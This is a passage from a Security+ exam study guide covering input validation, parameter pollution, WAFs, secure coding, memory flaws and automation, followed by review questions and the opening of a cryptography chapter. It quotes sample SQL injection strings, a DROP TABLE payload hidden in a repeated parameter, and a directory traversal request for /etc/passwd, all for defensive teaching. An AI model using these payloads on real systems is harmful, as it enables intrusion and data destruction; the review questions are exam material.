When performing input validation, it is very important to ensure that validation occurs server-side rather than within the client's browser. Client-side validation is useful for providing users with feedback on their input, but it should never be relied on as a security control. It's easy for hackers and penetration testers to bypass browser-based input validation.

It is often difficult to perform allow listing because of the nature of many fields that allow user input. For example, imagine a classified ad application that allows users to input the description of a product that they wish to list for sale. It would be difficult to write logical rules that describe all valid submissions to that field that would also prevent the insertion of malicious code. In this case, developers might use *deny*

listing to control user input. With this approach, developers do not try to explicitly describe acceptable input but instead describe potentially malicious input that must be blocked. For example, developers might restrict the use of HTML tags or SQL commands in user input. When performing input validation, developers must be mindful of the types of legitimate input that may appear in a field. For example, completely disallowing the use of a single quote ('') may be useful in protecting against SQL injection attacks, but it may also make it difficult to enter last names that include apostrophes, such as O'Brien.

Parameter Pollution

Input validation techniques are the go-to standard for protecting against injection attacks. However, it's important to understand that attackers have historically discovered ways to bypass almost every form of security control. *Parameter pollution* is one technique that attackers have successfully used to defeat input validation controls.

Parameter pollution works by sending a web application more than one value for the same input variable. For example, a web application might have a variable named account that is specified in a URL like this:

www.mycompany.com/status.php?account=12345

An attacker might try to exploit this application by injecting SQL code into the application:

www.mycompany.com/status.php?account=12345' OR 1=1;--

However, this string looks quite suspicious to a web application firewall and would likely be blocked. An attacker seeking to obscure the attack and bypass content filtering mechanisms might instead send a command with two different values for account:

www.mycompany.com/status.php?account=12345&account=12345' OR 1=1;--

This approach relies on the premise that the web platform won't handle this URL properly. It might perform input validation on only the first argument but then execute the second argument, allowing the injection attack to slip through the filtering technology.

Parameter pollution attacks depend on defects in web platforms that don't handle multiple copies of the same parameter properly. These vulnerabilities have been around for a while, and most modern platforms are defended against them, but successful parameter pollution attacks still occur today due to unpatched systems or insecure custom code.

Web Application Firewalls

Web application firewalls (WAFs) also play an important role in protecting web applications against attack. Though developers should always rely on input validation as their primary defense against injection attacks, the reality is that applications still sometimes contain injection flaws. This can occur when developer testing is insufficient or when vendors do not promptly supply patches to vulnerable applications.

WAFs function similarly to network firewalls, but they work at the Application layer. A WAF sits in front of a web server, as shown in [Figure 6.14](#), and receives all network traffic headed to that server. It then scrutinizes the input headed to the application, performing input validation before passing the input to the web server. This prevents malicious traffic from ever reaching the web server and acts as an important component of a layered defense against web application vulnerabilities.




FIGURE 6.14 Web application firewall

Parameterized Queries

Parameterized queries offer another technique to protect applications against injection attacks. In a parameterized query, the client does not directly send SQL code to the database server. Instead, the client sends arguments to the server, which then inserts those arguments into a

precompiled query template. This approach protects against injection attacks and also improves database performance.

Stored procedures are an example of an implementation of parameterized queries used by some database platforms.

Sandboxing

Sandboxing is the practice of running an application in a controlled or isolated environment to prevent it from interacting negatively with other system resources or applications. This technique is particularly effective in mitigating the impact of any potential threats or vulnerabilities that might emerge from the application.

In a sandboxed environment, an application operates with restricted permissions and access to system resources. For instance, a sandboxed application may be limited in its ability to read/write files, interact with the operating system, or communicate with other applications. This reduces the possibility of a malicious application or a compromised one from causing broader damage to the system.

This method of isolation can be particularly useful when testing new or untrusted software. If the software proves to be malicious or simply unstable, it can be easily contained and removed without affecting the overall system. Furthermore, sandboxing is a great tool for developers, enabling them to debug and test code in a safe, controlled environment before deploying it into production.

Exam Note

Sandboxes are isolation tools used to contain attackers within an environment where they believe they are conducting an attack but, in reality, are operating in a benign environment.

Code Security

Software developers should also take steps to safeguard the creation,

storage, and delivery of their code. They do this through a variety of techniques.

Code Signing

Code signing provides developers with a way to confirm the authenticity of their code to end users. Developers use a cryptographic function to digitally sign their code with their own private key and then browsers can use the developer's public key to verify that signature and ensure that the code is legitimate and was not modified by unauthorized individuals. In cases where there is a lack of code signing, users may inadvertently run inauthentic code.

Code signing protects against *malicious updates*, where an attacker attempts to deploy a fake patch that actually undermines the security of an application or operating system. If systems only accept digitally signed updates, a malicious update would fail that check and be rejected by the target system.

Code Reuse

Many organizations reuse code not only internally but by making use of third-party software libraries and software development kits (SDKs). Third-party software libraries are a common way to share code among developers.

Libraries consist of shared code objects that perform related functions. For example, a software library might contain a series of functions related to biology research, financial analysis, or social media. Instead of having to write the code to perform every detailed function they need, developers can simply locate libraries that contain relevant functions and then call those functions.

Organizations trying to make libraries more accessible to developers often publish SDKs. SDKs are collections of software libraries combined with documentation, examples, and other resources designed to help programmers get up and running quickly in a development environment. SDKs also often include specialized utilities designed to help developers design and test code.

Organizations may also introduce third-party code into their

environments when they outsource code development to other organizations. Security teams should ensure that outsourced code is subjected to the same level of testing as internally developed code.

Security professionals should be familiar with the various ways that third-party code is used in their organizations as well as the ways that their organization makes services available to others. It's fairly common for security flaws to arise in shared code, making it extremely important to know these dependencies and remain vigilant about security updates.

Software Diversity

Security professionals seek to avoid single points of failure in their environments to avoid availability risks if an issue arises with a single component. This is also true for software development. Security professionals should watch for places in the organization that are dependent on a single piece of source code, binary executable files, or compilers. Though eliminating all of these dependencies may not be possible, tracking them is a critical part of maintaining a secure codebase.

Code Repositories

Code repositories are centralized locations for the storage and management of application source code. The main purpose of a code repository is to store the source files used in software development in a centralized location that allows for secure storage and the coordination of changes among multiple developers.

Code repositories also perform *version control*, allowing the tracking of changes and the rollback of code to earlier versions when required. Basically, code repositories perform the housekeeping work of software development, making it possible for many people to share work on a large software project in an organized fashion. They also meet the needs of security and auditing professionals who want to ensure that software development includes automated auditing and logging of changes.

By exposing code to all developers in an organization, code

repositories promote code reuse. Developers seeking code to perform a particular function can search the repository for existing code and reuse it rather than start from ground zero.

Code repositories also help avoid the problem of *dead code*, where code is in use in an organization but nobody is responsible for the maintenance of that code and, in fact, nobody may even know where the original source files reside.

Integrity Measurement

Code repositories are an important part of application security but are only one aspect of code management. Cybersecurity teams should also work hand in hand with developers and operations teams to ensure that applications are provisioned and deprovisioned in a secure manner through the organization's approved release management process.

This process should include code integrity measurement. Code integrity measurement uses cryptographic hash functions to verify that the code being released into production matches the code that was previously approved. Any deviation in hash values indicates that code was modified, either intentionally or unintentionally, and requires further investigation prior to release.

Application Resilience

When we design applications, we should create them in a manner that makes them resilient in the face of changing demand. We do this through the application of two related principles:

- *Scalability* says that applications should be designed so that computing resources they require may be incrementally added to support increasing demand.
- *Elasticity* goes a step further than scalability and says that applications should be able to provision resources automatically to scale when necessary and then automatically deprovision those resources to reduce capacity (and cost) when it is no longer needed.

Secure Coding Practices

A multitude of development styles, languages, frameworks, and other variables may be involved in the creation of an application, but many of the security issues are the same regardless of which you use. In fact, despite many development frameworks and languages providing security features, the same security problems continue to appear in applications all the time! Fortunately, a number of common best practices are available that you can use to help ensure software security for your organization.

Source Code Comments

Comments are an important part of any good developer's workflow. Placed strategically throughout code, they provide documentation of design choices, explain workflows, and offer details crucial to other developers who may later be called on to modify or troubleshoot the code. When placed in the right hands, comments are crucial.

However, comments can also provide attackers with a roadmap explaining how code works. In some cases, comments may even include critical security details that should remain secret. Developers should take steps to ensure that commented versions of their code remain secret. In the case of compiled code, this is unnecessary, as the compiler automatically removes comments from executable files. However, web applications that expose their code may allow remote users to view comments left in the code. In those environments, developers should remove comments from production versions of the code before deployment. It's fine to leave the comments in place for archived source code as a reference for future developers—just don't leave them accessible to unknown individuals on the Internet!

Error Handling

Attackers thrive on exploiting errors in code. Developers must understand this and write their code so that it is resilient to unexpected situations that an attacker might create in order to test the boundaries of code. For example, if a web form requests an age as input, it's insufficient to simply verify that the age is an integer.

Attackers might enter a 50,000-digit integer in that field in an attempt to perform an integer overflow attack. Developers must anticipate unexpected situations and write *error handling* code that steps in and handles these situations in a secure fashion. Improper error handling may expose code to unacceptable levels of risk.



If you're wondering why you need to worry about error handling when you already perform input validation, remember that cybersecurity professionals embrace a defense-in-depth approach to security. For example, your input validation routine might itself contain a flaw that allows potentially malicious input to pass through to the application. Error handling serves as a secondary control in that case, preventing the malicious input from triggering a dangerous error condition.

On the flip side of the error handling coin, overly verbose error handling routines may also present risk. If error handling routines explain too much about the inner workings of code, they may allow an attacker to find a way to exploit the code. For example, [Figure 6.15](#) shows an error message appearing on a French website that contains details of the SQL query used to create the web page. You don't need to speak French to understand that this could allow an attacker to determine the table structure and attempt a SQL injection attack!

Erreurs de requête SQL

Contenu de la requête: SELECT clubs.id AS clubid, sportifs.id, team, sportifs.name_e/news.php?id=1 AS bitmname, clubs.name_e/news.php?id=1 AS bitmclname FROM sportifs JOIN clubs ON sportifs.club=clubs.id WHERE sportifs.id=42

Erreur renvoyée: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '?id=1 AS bitmname, clubs.name_e/news.php?id=1 AS bitmclname FROM sportifs JOIN c' at line 1

FIGURE 6.15 SQL error disclosure

Hard-Coded Credentials

In some cases, developers may include usernames and passwords in the source code. There are two variations of this error. First, the developer may create a hard-coded maintenance account for the application that allows the developer to regain access even if the authentication system fails. This is known as a *backdoor* vulnerability and is problematic because it allows anyone who knows the backdoor password to bypass normal authentication and gain access to the system. If the backdoor becomes publicly (or privately!) known, all copies of the code in production are compromised.

The second variation of hard-coding credentials occurs when developers include access credentials for other services within their source code. If that code is intentionally or accidentally disclosed, those credentials then become known to outsiders. This occurs quite often when developers accidentally publish code to a public code repository, such as GitHub, that contains API keys or other hard-

coded credentials.

Package Monitoring

Modern development environments often rely heavily on third-party libraries and packages. Developers often use them to save time and effort, but this practice can introduce vulnerabilities if those libraries contain insecure code or become compromised.

Package monitoring involves keeping track of all the third-party libraries or packages used in your organization, understanding what they do, and being aware of any potential vulnerabilities they may have. It includes regularly updating these dependencies to ensure you are using the most secure, up-to-date versions of third-party packages. Automated tools can help with this process by identifying outdated or insecure dependencies and notifying developers when updates or patches become available.

It's also important to understand the trustworthiness and reputation of the sources of these packages. Using a package from an untrusted source can lead to introducing vulnerabilities into your application. Only trusted repositories should be used, and any suspicious activity related to a package should be investigated thoroughly.

Memory Management

Applications are often responsible for managing their own use of memory, and in those cases, poor memory management practices can undermine the security of the entire system.

Resource Exhaustion

One of the issues that we need to watch for with memory or any other limited resource on a system is *resource exhaustion*. Whether intentional or accidental, systems may consume all of the memory, storage, processing time, or other resources available to them, rendering the system disabled or crippled for other uses.

Memory leaks are one example of resource exhaustion. If an application requests memory from the operating system, it will

eventually no longer need that memory and should then return the memory to the operating system for other uses. In the case of an application with a memory leak, the application fails to return some memory that it no longer needs, perhaps by simply losing track of an object that it has written to a reserved area of memory. If the application continues to do this over a long period of time, it can slowly consume all the memory available to the system, causing it to crash. Rebooting the system often resets the problem, returning the memory to other uses, but if the memory leak isn't corrected, the cycle simply begins anew.

Pointer Dereferencing

Memory pointers can also cause security issues. Pointers are a commonly used concept in application development. They are simply an area of memory that stores an address of another location in memory.

For example, we might have a pointer called photo that contains the address of a location in memory where a photo is stored. When an application needs to access the actual photo, it performs an operation called pointer dereferencing. This simply means that the application follows the pointer and accesses the memory referenced by the pointer address. There's nothing unusual with this process. Applications do it all the time.

One particular issue that might arise is if the pointer is empty, containing what programmers call a null value. If the application tries to dereference this null pointer, it causes a condition known as a null pointer exception. In the best case, a null pointer exception causes the program to crash, providing an attacker with access to debugging information that may be used for reconnaissance of the application's security. In the worst case, a null pointer exception may allow an attacker to bypass security controls. Security professionals should work with application developers to help them avoid these issues.

Buffer Overflows

Buffer overflow attacks occur when an attacker manipulates a program into placing more data into an area of memory than is

allocated for that program's use. The goal is to overwrite other information in memory with instructions that may be executed by a different process running on the system. This technique of maliciously inserting information into memory is known as *memory injection*, and it is the primary goal of a buffer overflow attack.

Buffer overflow attacks are quite commonplace and tend to persist for many years after they are initially discovered. In a recent study of breaches, four of the top 10 issues causing breaches were exploits of overflow vulnerabilities that were between 12 and 16 years old!



NOTE One of the listed vulnerabilities is an “integer overflow.” This is simply a variant of a buffer overflow where the result of an arithmetic operation attempts to store an integer that is too large to fit in the specified buffer.

Cybersecurity analysts discovering a buffer overflow vulnerability during a vulnerability scan should seek out a patch that corrects the issue. In most cases, the scan report will directly identify an available patch.

Race Conditions

Race conditions occur when the security of a code segment depends upon the sequence of events occurring within the system. You should be familiar with three important terms related to race conditions:

- *Time-of-Check (TOC)* is the instance when a system verifies access permissions or other security controls.
- *Time-of-Use (TOU)* is the moment when the system accesses the resource or uses the permission that was granted.
- The *Target of Evaluation (TOE)* refers to the particular component, system, or mechanism being evaluated or tested for potential vulnerabilities, such as the system's method of managing and validating access permissions.

A *Time-of-Check-to-Time-of-Use (TOCTTOU or TOC/TOU)* issue is a type of race condition that occurs when a program checks access permissions too far ahead of a resource request. For example, if an operating system builds a comprehensive list of access permissions for a user upon logon and then consults that list throughout the logon session, a TOCTTOU vulnerability exists. If the systems administrator revokes a particular permission, that restriction would not be applied to the user until the next time they log on. If the user is logged on when the access revocation takes place, they will have access to the resource indefinitely. The user simply needs to leave the session open for days, and the new restrictions will never be applied. To prevent this race condition, the developer should evaluate access permissions at the time of each request rather than caching a listing of permissions.

Exam Note

Buffer overflow vulnerabilities attempt to use more space than is allocated for a purpose and allow the attacker to perform memory injection, inserting their own content into sensitive memory locations. Race conditions occur when the security of a code segment depends on the sequence of events occurring within the system.

Unprotected APIs

Organizations often want other developers to build on the platforms that they have created. For example, Twitter and Facebook might want to allow third-party application developers to create apps that post content to the user's social media feeds. To enable this type of innovation, services often create *application programming interfaces (APIs)* that enable automated access.

If not properly secured, unprotected APIs may lead to the unauthorized use of functions. For example, an API that does not use appropriate authentication may allow anyone with knowledge of the API URLs to modify a service. APIs that are not intended for public

use should always be secured with an authentication mechanism, such as an API key, and accessed only over encrypted channels that protect those credentials from eavesdropping attacks.

Automation and Orchestration

Standardizing tasks also helps you identify opportunities for automation. You may be able to go beyond standardizing the work of team members and automate some responses to take people out of the loop entirely. *Security orchestration, automation, and response* (SOAR) platforms provide many opportunities to automate security tasks that cross between multiple systems. You may wish to coordinate with other members of your team, taking an inventory of all the activities performed by the team and identifying those that are suitable for automation. The two key characteristics of processes that can be automated are that they are both repeatable and do not require human interaction. Once you have automations in place, you'll just need to coordinate with your team to manage existing automations and facilitate the adoption of new automations.

SOAR platforms also offer opportunities to improve your organization's use of threat intelligence. By bringing information about emerging threats into your SOAR platform, you can enrich data about ongoing incidents and improve your ability to react to emerging cybersecurity situations. The SOAR platform provides you with the opportunity to combine information received through multiple threat feeds and develop a comprehensive picture of the cybersecurity landscape and your security posture.

Cybersecurity professionals also use *scripting* to achieve their automation goals. Scripting languages, such as Python, Bash, or PowerShell, can be instrumental in automating repetitive tasks and streamlining security operations. For instance, scripts can be written to automate log analysis, network scanning, or alert responses, thereby minimizing manual intervention and increasing the efficiency of your security team.

Use Cases of Automation and Scripting

In the ever-evolving landscape of cybersecurity, automation and scripting are powerful tools that can significantly improve efficiency and security. This section presents a number of practical use cases where these tools can be applied in various aspects of IT operations.

- **User provisioning:** Automated scripts can handle the process of adding, modifying, or removing user access to systems and networks, reducing manual efforts and human error.
- **Resource provisioning:** Scripts can automate the allocation and deallocation of system resources, ensuring optimal performance and reducing the burden on IT staff.
- **Guard rails:** Automation can be employed to enforce policy controls and prevent violations of security protocols.
- **Security groups:** Automated processes can manage security group memberships, ensuring users have appropriate permissions.
- **Ticket creation:** Automation can streamline the ticketing process, enabling immediate creation and routing of issues to the right teams.
- **Escalation:** In case of a major incident, scripts can automate the escalation process, alerting key personnel quickly.
- **Enabling/disabling services and access:** Automation can be used to turn services or access on or off based on certain triggers or conditions.
- **Continuous integration and testing:** Scripts can automate the build and test process, ensuring faster and more reliable software delivery.
- **Integrations and APIs:** Automated processes can handle data exchange between different software applications through APIs, enhancing interoperability.

Benefits of Automation and Scripting

Embracing automation and scripting in cybersecurity practices comes with a host of benefits. These advantages range from enhancing

operational efficiency and enforcing security standards to reducing reaction time and aiding in workforce management. Let's look at some of the key benefits of automation and scripting:

- **Achieving efficiency and time savings:** Automation reduces manual tasks, allowing team members to focus on higher-level tasks.
- **Enforcing baselines:** Automation ensures consistent application of security baselines across systems and networks.
- **Standardizing infrastructure configurations:** Scripts can automate the process of configuring systems, ensuring uniformity and reducing errors.
- **Scaling in a secure manner:** Automation supports rapid scaling of infrastructure while maintaining security controls.
- **Retaining employees:** Automation of mundane tasks can increase job satisfaction and employee retention.
- **Reducing reaction time:** Automated alerts and responses can significantly reduce the time to react to security incidents.
- **Serving as a workforce multiplier:** Automation increases the capacity of your team by handling repetitive tasks, effectively acting as a force multiplier.

Other Considerations

While the benefits of automation and scripting are significant, it's also essential to be aware of potential challenges or considerations that might arise during the implementation process. Here are some of the important considerations:

- **Complexity:** While automation can simplify many processes, the development and management of automation scripts can be complex and require a high level of technical skill.
- **Cost:** Implementing automation and scripting often involves upfront costs, including investment in tools, training, and potentially new staff members with specific expertise.

- **Single point of failure:** Over-reliance on automation might lead to a single point of failure where one malfunctioning script or process could impact a significant part of your operations.
- **Technical debt:** Over time, as systems evolve and change, automated scripts might become outdated or inefficient, creating a form of “technical debt” that needs to be addressed.
- **Ongoing supportability:** Maintaining and updating scripts to ensure they remain effective and compatible with your systems is a continual task that requires dedicated resources.

While automation and scripting offer powerful tools for enhancing cybersecurity, it's important to carefully consider these potential challenges alongside the benefits described in the previous section. With proper planning and management, you can mitigate these risks and maximize the benefits of automation in your cybersecurity operations.

Exam Note

The use cases, benefits, and other considerations for automation and scripting listed in the previous sections are taken directly from the Security+ exam objectives. These bulleted lists are good material to memorize as you prepare for the exam!

Summary

Software plays an integral role in every organization, performing tasks ranging from financial transactions to the management of sensitive physical infrastructure components. Cybersecurity professionals must ensure that the software used in their environment undergoes rigorous testing to determine whether it meets business requirements and does not expose the organization to serious cybersecurity risks.

Achieving this goal requires a strong understanding of the different types of vulnerabilities that may arise in source code and in the

deployment of client-server and web applications. In this chapter, you learned about many of these vulnerabilities and the tools used to manage software security risks.

Exam Essentials

Understand secure software development concepts. Software should be created using a standardized software development life cycle that moves software through development, test, staging, and production environments. Developers should understand the issues associated with code reuse and software diversity. Web applications should be developed in alignment with industry-standard principles such as those developed by the Open Worldwide Application Security Project (OWASP).

Know how to analyze the indicators associated with application attacks. Software applications may suffer from a wide range of vulnerabilities that make them susceptible to attack. You should be familiar with these attacks, including memory injection, buffer overflow, and race condition attacks. You should also understand web-specific attacks, such as Structured Query Language injection (SQLi) and cross-site scripting (XSS). Understanding the methods behind these attacks helps security professionals build adequate defenses and identify attacks against their organizations.

Know how to implement application security controls. Application security should be at the forefront of security operations principles. This includes protecting code through the use of input validation. Web applications that rely on cookies for session management should secure those cookies through the use of transport encryption. Code should be routinely subjected to code review as well as static and dynamic testing. Code signing provides end users with assurance that code came from a trusted source. Sandboxing allows the testing of code in an isolated environment.

Explain the common benefits and drawbacks of automation and scripting related to secure operations. The main benefits of automation are achieving efficiency and saving time, enforcing baselines, standardizing infrastructure configurations, scaling in a

secure manner, retaining employees, lowering reaction times, and serving as a workforce multiplier. The main drawbacks are complexity, cost, creating a single point of failure, building up technical debt, and maintaining ongoing supportability.

Explain common use cases of automation and scripting for cybersecurity. Security professionals use automation and scripting techniques in many different use cases. These include user and resource provisioning, creating guard rails, managing security groups, creating and escalating tickets, enabling and disabling services and access, performing continuous integration and testing, and making use of application programming interfaces (APIs).

Review Questions

1. Adam is conducting software testing by reviewing the source code of the application. What type of code testing is Adam conducting?
 - A. Mutation testing
 - B. Static code analysis
 - C. Dynamic code analysis
 - D. Fuzzing
2. Charles is worried about users conducting SQL injection attacks. Which of the following solutions will best address his concerns?
 - A. Using secure session management
 - B. Enabling logging on the database
 - C. Performing user input validation
 - D. Implementing TLS
3. Precompiled SQL statements that only require variables to be input are an example of what type of application security control?
 - A. Parameterized queries
 - B. Encoding data

- C. Input validation
 - D. Appropriate access controls
4. During a web application test, Ben discovers that the application shows SQL code as part of an error provided to application users. What should he note in his report?
- A. Improper error handling
 - B. Code exposure
 - C. SQL injection
 - D. A default configuration issue
5. The application that Scott is writing has a flaw that occurs when two operations are attempted at the same time, resulting in unexpected results when the two actions do not occur in the expected order. What type of flaw does the application have?
- A. Dereferencing
 - B. A race condition
 - C. An insecure function
 - D. Improper error handling
6. Every time Susan checks code into her organization's code repository, it is tested and validated, and then if accepted, it is immediately put into production. What is the term for this?
- A. Continuous integration
 - B. Continuous delivery
 - C. A security nightmare
 - D. Agile development
7. Tim is working on a change to a web application used by his organization to fix a known bug. What environment should he be working in?
- A. Test
 - B. Development

- C. Staging
 - D. Production
8. Ricky is concerned that developers in his organization make use of third-party code in their applications, which may introduce unknown vulnerabilities. He is concerned about the risk of the organization running code that it is not aware it is using. Which one of the following activities would best address this risk?
- A. Web application firewalls
 - B. Package monitoring
 - C. Static analysis
 - D. Dynamic analysis
9. Which one of the following is not an advantage of automation in cybersecurity operations?
- A. Enforcing baselines
 - B. Technical debt
 - C. Employee retention
 - D. Standardizing infrastructure configurations
10. Chris is creating a script that will automatically screen any user requests and flag those that exceed normal thresholds for manual review. What term best describes this automation use case?
- A. User provisioning
 - B. Guard rails
 - C. Ticket creation
 - D. Escalation
11. Which one of the following is not a common drawback of automating cybersecurity operations?
- A. Reducing employee satisfaction
 - B. Creating single points of failure

- C. Costs
 - D. Complexity
12. Frank is investigating a security incident where the attacker entered a very long string into an input field, which was followed by a system command. What type of attack likely took place?
- A. Cross-site request forgery
 - B. Server-side request forgery
 - C. Command injection
 - D. Buffer overflow
13. What type of attack places an attacker in the position to eavesdrop on communications between a user and a web server?
- A. On-path attack
 - B. Session hijacking
 - C. Buffer overflow
 - D. Meet-in-the-middle
14. Tom is a software developer who creates code for sale to the public. He would like to assure his users that the code they receive actually came from him. What technique can he use to best provide this assurance?
- A. Code signing
 - B. Code endorsement
 - C. Code encryption
 - D. Code obfuscation
15. Chris is reviewing evidence of a cross-site scripting attack where the attacker embedded JavaScript in a URL that a user clicked. The web page then sent the JavaScript to the user in the displayed page. What term best describes this attack?
- A. Reflected XSS
 - B. Stored XSS

- C. Persistent XSS
 - D. DOM-based XSS
16. Joe checks his web server logs and sees that someone sent the following query string to an application running on the server:
- [www.mycompany.com/servicestatus.php?
serviceID=892&serviceID=892'%20;DROP%20TABLE%20Services;--](http://www.mycompany.com/servicestatus.php?serviceID=892&serviceID=892'%)
- What type of attack was most likely attempted?
- A. Cross-site scripting
 - B. Session hijacking
 - C. Parameter pollution
 - D. On-path
17. Upon further inspection, Joe finds a series of thousands of requests to the same URL coming from a single IP address. Here are a few examples:
- www.mycompany.com/servicestatus.php?serviceID=1
www.mycompany.com/servicestatus.php?serviceID=2
www.mycompany.com/servicestatus.php?serviceID=3
www.mycompany.com/servicestatus.php?serviceID=4
www.mycompany.com/servicestatus.php?serviceID=5
www.mycompany.com/servicestatus.php?serviceID=6
- What type of vulnerability was the attacker likely trying to exploit?
- A. Insecure direct object reference
 - B. File upload
 - C. Unvalidated redirect
 - D. Session hijacking
18. Joe's adventures in web server log analysis are not yet complete. As he continues to review the logs, he finds the request:

www.mycompany.com/../../../../etc/passwd

What type of attack was most likely attempted?

- A. SQL injection
 - B. Session hijacking
 - C. Directory traversal
 - D. File upload
19. Wendy is a penetration tester who wishes to engage in a session hijacking attack. What information is crucial for Wendy to obtain if her attack will be successful?
- A. Session ticket
 - B. Session cookie
 - C. Username
 - D. User password
20. Joe is examining the logs for his web server and discovers that a user sent input to a web application that contained the string WAITFOR. What type of attack was the user likely attempting?
- A. Timing-based SQL injection
 - B. HTML injection
 - C. Cross-site scripting
 - D. Content-based SQL injection

Chapter 7

Cryptography and the PKI

THE COMPTIA SECURITY+ EXAM OBJECTIVES COVERED IN THIS CHAPTER INCLUDE:

✓ Domain 1.0: General Security Concepts

- 1.4. Explain the importance of using appropriate cryptographic solutions.
 - Public key infrastructure (PKI) (Public key, Private key, Key escrow)
 - Encryption (Level (Full-disk, Partition, File, Volume, Database, Record), Transport/communication, Asymmetric, Symmetric, Key exchange, Algorithms, Key length)
 - Obfuscation (Steganography)
 - Hashing
 - Salting
 - Digital signatures
 - Key stretching
 - Blockchain
 - Open public ledger
 - Certificates (Certificate authorities, Certificate revocation lists (CRLs), Online Certificate Status Protocol (OCSP), Self-signed, Third-party, Root of trust, Certificate signing request (CSR) generation, Wildcard)

✓ Domai 2.0: Threats, Vulnerabilities, and Mitigations

- 2.3. Explain various types of vulnerabilities.

- Cryptographic
 - 2.4. Given a scenario, analyze indicators of malicious activity.
 - Cryptographic attacks (Downgrade, Collision, Birthday)

Cryptography is the practice of encoding information in a manner that it cannot be decoded without access to the required decryption key. Cryptography consists of two main operations: *encryption*, which transforms plain-text information into ciphertext using an encryption key, and *decryption*, which transforms ciphertext back into plain text using a decryption key.

Cryptography has several important goals. First among these is the goal of *confidentiality*, which corresponds to one of the three legs of the CIA triad. Organizations use encryption to protect sensitive information from prying eyes. The second goal, *integrity*, also corresponds to one of the three elements of the CIA triad.

Organizations use cryptography to ensure that data is not maliciously or unintentionally altered. When we get to the third goal, *authentication*, the goals of cryptography begin to differ from the CIA triad. Although authentication begins with the letter A, remember that the A in the CIA triad is “availability.” Authentication refers to uses of encryption to validate the identity of individuals. The fourth goal, *nonrepudiation*, ensures that individuals can prove to a third party that a message came from its purported sender. Different cryptographic systems are capable of achieving different goals, as you will learn in this chapter.



Many people, even many textbooks, tend to use the terms *cryptography* and *cryptology* interchangeably. You are not likely to be tested on the historical overview of cryptology. However, modern cryptography is considered a more challenging part of the exam and real-world security practitioners use cryptography on a regular basis to keep data confidential. So, it is

important that you understand its background.

An Overview of Cryptography

